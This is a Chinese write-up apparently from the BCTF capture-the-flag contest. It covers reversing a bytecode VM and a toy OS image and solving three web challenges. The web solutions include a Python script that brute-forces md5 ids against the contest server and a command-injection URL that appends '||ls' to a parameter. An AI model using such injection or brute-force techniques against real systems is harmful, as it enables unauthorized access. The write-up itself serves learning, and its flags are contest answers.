* 检查参数长度 `len(argv[1]) <= 48`，否则 `return 0`
* 分配空间（`new`），初始化（`memcpy`、`sub_401801`、`sub_400A60`）
* 解释执行（`sub_400A60`）
* 执行结果（`sub_400AE0`）
* 结果为 0 则输出 `"Nice!!! U got it!\n"`
* 清理，释放空间，`return 0`

四次 `new` 操作大小分别为 0x40, 0x38, 0x64, 0x50，记为 ① ② ③ ④

注意到 ①② 调用 `operator new`，③④ 调用 `operator new[]`，可以得知 ①② 为结构体，③④ 为数组

初始化：

* `0x401A30` ==> `①.field_0`（函数表）
* `memcpy` `argv[1]` ==> `③`
* `ptr ③` ==> `②.field_18`（VM 输入）
* `ptr ④` ==> `②.field_20`（分析 VM 后得知这是 VM 堆栈）
* `0x603070` ==> `②.field_30`（VM 代码）
* `sub_400A60( ①, ② )`
    * `②` ==> `①.field_4`

```
    * `0` ==> `①.field_14`
```

解释执行：

```
 * `sub_400A60( ① )`
```

完成后：

```
 * `sub_400AE0( ①, ② )`
    * `①.field_4` ==> `②`（partial）
```

可以看出结构体 ① 包含结构体 ②，这里列出定义供大家参考，具体的字段名称要分析完 VM 之后才会知道

```
    struct Interpreter  // ①
    {
      void *table;
      Context ctx;
    };

    struct Context      // ②
    {
      int  gpr[4];
      int  cmp_result;
                    // 4 bytes gap, x86_64
      void *input;
      void *stack;
      void *_sp;
      void *_ip;
    };
```

VM，sub_4013F0

VM 指令长度有 1、2、5 字节三种，指令格式是

```
    type (1 byte)
    type (1 byte)          offset (1 byte, zero-extend)
    type  (1  byte)                    reg_1  (upper  nibble)
reg_2 (lower nibble)
    type=push_int (1 byte)  big-endian integer (4 bytes)
```

指令类型为 `0x66～0x7C`

寄存器编码为 0～4，0～3 为通用寄存器，4 为 `cmp` 指令的比较结果，即前面结构体中的 `cmp_result`，只有 `cmp` 指令可以写入

算术运算结果存放在 `reg_1`

解释器从代码取出一字节，减 `0x66` 后进行分发，未知指令在 `sub_400B30` 将 `_ip` 加一并忽略这条指令

指令列表如下：

```
    0x66    hlt
    0x67    add
    0x68    sub
    0x69    mul
    0x6A    div
    0x6B    inc
    0x6C    dec
    0x6D    xor
    0x6E    and
    0x6F    push_reg
    0x70    push_int
    0x71    pop_reg
    0x72    mov
    0x73    read
    0x74    write
    0x75    loop
    0x76    cmp
```

```
0x77    jb
0x78    jg
0x79    je
0x7A    seek_forward
0x7B    seek_backward
0x7C    decrypt (^0x66)
```

其中：

* `jb`、`jg`、`je` 与 `cmp` 配合使用，是否跳转取决于 `cmp_result` 为 `-1`、`0`、`1`

* `loop` 使用编号为 3 的通用寄存器，先判断，后自减

* `loop` 指令的偏移量表示相对当前指令向前跳转多少字节

* 其它跳转指令的偏移量表示相对下一条指令向后跳转多少字节

VM 代码

```
    .data:00603070     code            db 0DEh, 0ADh, 0C0h, 0DEh
    .data:00603074                     db 7Ch, 0Eh, 12h, 12h, 16h,    5Ch,    49h,    49h,    16h,    7,    8,    48h    ; "http://pan.baidu.com/s/19UAQZ"
    .data:00603074                    db 4, 7, 0Fh, 2, 13h, 48h, 5, 9, 0Bh, 49h, 15h, 49h, 57h
    .data:00603074                     db 5Fh, 33h, 27h, 37h, 3Ch, 66h
    .data:00603093                    db 70h, 0, 0, 0, 2Fh    ; push(0x2F) '/'
    .data:00603098                    db 75h, 5               ; if( reg[4] != 0 ) goto $-5
    .data:0060309A                    db 71h, 30h             ; reg[3] = pop()
    .data:0060309C    read_tape       db 73h, 0               ; reg[0] = read()
    .data:0060309E                    db 6Dh, 22h
    .data:006030A0                    db 76h, 2
```

```
    .data:006030A2                  db 79h, 33h           ;
if( reg[0] == 0 ) goto fail
    .data:006030A4                  db 7Ah                ;
seek_forward()
    .data:006030A5                  db 70h, 0, 0, 0, 46h
    .data:006030AA                  db 71h, 10h
    .data:006030AC                  db 76h, 1
    .data:006030AE                  db 78h, 27h           ;
if( reg[0] > 'F' ) goto fail
    .data:006030B0                  db 70h, 0, 0, 0, 30h
    .data:006030B5                  db 71h, 10h
    .data:006030B7                  db 76h, 1
    .data:006030B9                  db 77h, 16h           ;
if( reg[0] < '0' ) goto normal
    .data:006030BB                  db 70h, 0, 0, 0, 39h
    .data:006030C0                  db 71h, 10h
    .data:006030C2                  db 76h, 1
    .data:006030C4                  db 77h, 0Bh           ;
if( reg[0] < '9' ) goto normal
    .data:006030C6                  db 70h, 0, 0, 0, 41h
    .data:006030CB                  db 71h, 1             ;
不知道这里是不是写错了
    .data:006030CD                  db 76h, 1
    .data:006030CF                  db 77h, 6             ;
if( 'A' < '9' ) goto fail
    .data:006030D1    normal        db 6Dh, 0
    .data:006030D3                  db 76h, 0
    .data:006030D5                  db 79h, 5             ;
goto _normal
    .data:006030D7    fail          db 6Dh, 0
    .data:006030D9                  db 6Bh, 0             ;
++reg[0]
    .data:006030DB                  db 66h                ;
halt
    .data:006030DC    _normal       db 75h, 40h           ;
loop read_tape
    .data:006030DE    ---
    .data:006030DE                  db 70h, 0, 0, 0, 7
    .data:006030E3                  db 71h, 30h           ;
reg[3] = 7
    .data:006030E5                  db 6Dh, 11h           ;
reg[1] = 0
    .data:006030E7    _loop_        db 7Bh                ;
seek_backward()
```

```
    .data:006030E8                  db 73h, 0
    .data:006030EA                  db 70h, 0, 0, 0, 30h
    .data:006030EF                  db 71h, 20h
    .data:006030F1                  db 68h, 2             ;
reg[0] = read() - '0'
    .data:006030F3                  db 70h, 0, 0, 0, 0Ah
    .data:006030F8                  db 71h, 20h
    .data:006030FA                  db 76h, 2
    .data:006030FC                  db 77h, 9             ;
if( reg[0] < 10 ) goto digit
    .data:006030FE                  db 70h, 0, 0, 0, 7
    .data:00603103                  db 71h, 20h
    .data:00603105                  db 68h, 2             ;
reg[0] -= 7
    .data:00603107    digit          db 70h, 0, 0, 0, 10h
    .data:0060310C                  db 71h, 20h
    .data:0060310E                  db 69h, 12h           ;
reg[1] *= 16
    .data:00603110                  db 67h, 10h           ;
reg[1] += reg[0]
    .data:00603112                  db 75h, 2Bh           ;
loop _loop_
    .data:00603114                  db 70h, 0F3h, 37h, 46h,
0E6h
    .data:00603119                  db 71h, 20h           ;
reg[2] = 0xF33746E6
    .data:0060311B                  db 76h, 12h           ;
cmp( reg[1], reg[2] )
    .data:0060311D                  db 6Dh, 0             ;
reg[0] = 0
    .data:0060311F                  db 79h, 3             ;
je $+2+3
    .data:00603121                  db 6Bh, 0             ;
++reg[0]
    .data:00603123                  db 66h                ;
hlt
    .data:00603124    ---
    ...
```

流程：

* 异或解出一个网址，百度盘，不知道密码

* 从前向后扫描 48 字节的输入（即 `argv[1]`），检查格式

* 从后向前 `ascii2hex`
* `ascii2hex`
* `ascii2hex`，注意多了一条 `dec` 指令
* `ascii2hex`，注意多了一条 `inc` 指令
* `ascii2hex`
* `ascii2hex`

把几条 `push_int` 指令的立即数拿出来，注意一些小变化，可以得到长度为 48 个字符的 hex

```
>>> '747568616F2C63616E2077452062452066726945 6E64733F'.decode('hex')
'tuhao,can wE bE friEnds?'
```

验证

```
libmaru@localhost:~# ./vm 747568616F2C63616E2077452062452066726945 6E64733F
Nice!!! U got it!
```

REVERSE 400 神秘系统

Loader 向后读取 10 个扇区放在 `0:8000`，根据四位字符解密，长跳转到 `0800:0000`

```
Access Code: 1337
```

OS Bootstrap 交换 `int 10h` 和 `int 13h`，在 IDA 的 Hex View 里手工 Patch 掉，重新分析就会有自动注释，看起来很方便

打印 banner 后进入 shell，`help` 给出了很多命令，但是实现的只有 `help`、`ls`、`wr`

看完 `wr` 的实现就可以去磁盘镜像寻宝了，一个目录项，文件内容由 5 块构成，每一块内容有 26 个字节

异或 `0xCC` 找到文件名 `key`，目录项中保存了随机数，奇偶偏移都是异或 `0x52`，文件内容还要再异或偏移量才能解出来

Dear CTFer, if you see this message, you have completely understood my OS. Congratulations!❤ ❤ Here is what you want: BCTF{6e4636cd8bcfa93213c83f4b8314ef00}

#Web 100 分分钟而已

##描述

> 米特尼克看到现代的互联网这么发达简直惊呆了，但几秒钟之后他就回过了神，摩拳擦掌准备一试身手，他需要拿到BAT公司中一个名叫Alice员工的秘密文件，Alice只是个初级的网络管理员，所以想来拿他的文件也不过是分分钟的小游戏而已。
http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php

##main

进去后点四个人名，url出现md5的id参数，反查Ray的md5id，得到Ray300，根据题意应该是Alice+三位数字的md5。

```
import hashlib
import urllib2
from time import sleep

name = 'Alice'
url =
'http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php'
res = ''
base = 'Who are you '

for i in range(0, 1000):
    t = name + str(i).zfill(3)
    parment = '?id=' + hashlib.md5(t).hexdigest()
    data = urllib2.urlopen(url+parment)
    res = data.read()

    if res[-13:-1] != base:
        print t
        exit(0)
```

爆破得Alice478。

```
Hi! Alice
Personal Information:d4b2758da0205c1e0aa9512cd188002a.php
```

访问给出的地址，是张bt5的图，看代码应该是post一个motto，google搜bt5的motto，得THE QUIETER YOU BECOME THE MORE YOU ARE ABLE TO HEAR。

```
curl --data "key=THE QUIETER YOU BECOME THE MORE YOU ARE ABLE TO HEAR"
http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/d4b2758da0205c1e0aa9512cd188002a.php
```

得到flag-in-config.php.bak，下载后看到是个暴漫，猜想实际flag在config.php.bak中。

下载后发现是一段jsfuck，直接console.log在控制台输出得key。

BCTF{fuck_the_guys_who_are_exchanging_fl4g_you_are_destroying_this_game}

#Web 200 真假难辨

##描述

> 唯有游戏与美食不可辜负。米特尼克拿到Alice的资料之后接着在BAT内网游荡，他发现了一个被限制的游戏，只有管理员Alice自己才能玩，但区区一个管理员的限制怎么能挡住米特尼克爱游戏的心！
http://218.2.197.238:8081/76446cb94ef19b1d49c3834a384938d1/web200/

##main

进去后显示**此游戏只能在本机运行**。查看源代码，发现默认隐藏的ip值是自己的ip，改成127.0.0.1。

进去后有个auth认证，想了一会没进去，后来猜测弱口令直接**admin admin**成功进去。

接下来是个游戏，看了js代码，修改**gameObj.player**的属性参数，

最后打完僵尸跑到终点弹出key **BCTF{2097959%2400|abcdefgabc}**

#WEB 300 见缝插针

描述
在玩过管理员的小游戏并发现秘密信息之后，米特尼克决定研究一下这个管理员管理的所有站点，大多数都被米特尼克翻了个底朝天，直到他发现了这个网站。

http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/


进去后看代码下载 test.php.bak，根据 query key 的正则匹配，最后试 room 参数。

刚开始试了好久命令执行都失败了，后来发现$$可以执行返回得 pid，但还是没利用起来。第二天发现$被过滤了。。无奈只能去逆 room，过程如下：


先 file 一下这个 room 文件。

```
room: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (use
s shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xaf7bca965784d10720a0479a207d
c53f9635fb83, not stripped
```


64 位的，直接拖到 IDA 里。




粗略观察以下，一共有 4 个分支可以让程序结束，右边的好像一个长跳跳过来的，先分析它。




很明显嘛，如果参数个数不是两个的话就退出了。之前还有一大堆的字符串赋值操作，先不管。



再向下分析，发现了一堆循环，看到了一个 strcmp 函数，相等的话会跳到那个返回值为-1 的分支。猜测这里是关键，向上找发现 s2 是固定的字符串。




既然比较的是 s1，那就看和 s1 相关的操作就可以了。



```
loc_40093C:
mov     eax, [rbp+var_8C]
cdqe                    ; Dakdwsjafu
movzx   eax, [rbp+rax+s1]
sub     eax, 2
mov     edx, eax
mov     eax, [rbp+var_8C]
cdqe
mov     [rbp+rax+s1], dl
add     [rbp+var_A4], 0Ah
add     [rbp+var_8C], 2
```

```
loc_4008CB:
mov     eax, [rbp+var_94]
cdqe
movzx   eax, [rbp+rax+s1] ; 输入的字符串
add     eax, 2            ; 每两位位字符+2
                          ; 变成了Dakdwsjafu
mov     edx, eax
mov     eax, [rbp+var_94]
cdqe
mov     [rbp+rax+s1], dl
add     [rbp+var_A4], 0Ah
add     [rbp+var_94], 2
```



```
loc_40083F:
mov     rax, [rbp+var_C0]
add     rax, 8          ; Get Parament!!!
mov     rdx, [rax]      ; rdx = input
mov     eax, [rbp+var_9C]
cdqe
add     rax, rdx
movzx   edx, byte ptr [rax]
mov     eax, [rbp+var_9C]
cdqe
mov     [rbp+rax+s1], dl ; 把每一位放到s1的位置，s1应该是输入的字符串
add     [rbp+var_A4], 0Ah
add     [rbp+var_9C], 1
```

Loc_40093c 和 Loc_4008cb 和 loc_40083f 修改了 s1。

LOC_40083F：把输入的字符串复制到了 s1 的位置。

LOC_40083B：把 s1 中的字符每隔两位+2，从第一位开始加。

LOC_40093C：把 s1 中的字符每一位减掉 2。

简单的写个脚本就跑出来了。

```
#include <stdio.h>

char ss[] = "D_kbwqj_fs";

int main()
{
   int i = 0;
   for (i = 1; i < 10; i+=2)
      ss[i] = ss[i] + 2;

   for (i = 0; i < 10; i+=2)
      ss[i] = ss[i] - 2;

   for (i = 0; i < 10; ++i)
   {
      printf("%c", ss[i]);
   }
   return 0;
}
```

竟然是 Baidushadu。。。神植入啊。。。最后根据逻辑短路加个||ls

最后访问

http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/query.php?key=39a0000AA000000&room=Baidushadu||ls

得 key

BCTF{Plz_do_not_exchange_fl4g_it_is_so_bitch_to_do_that}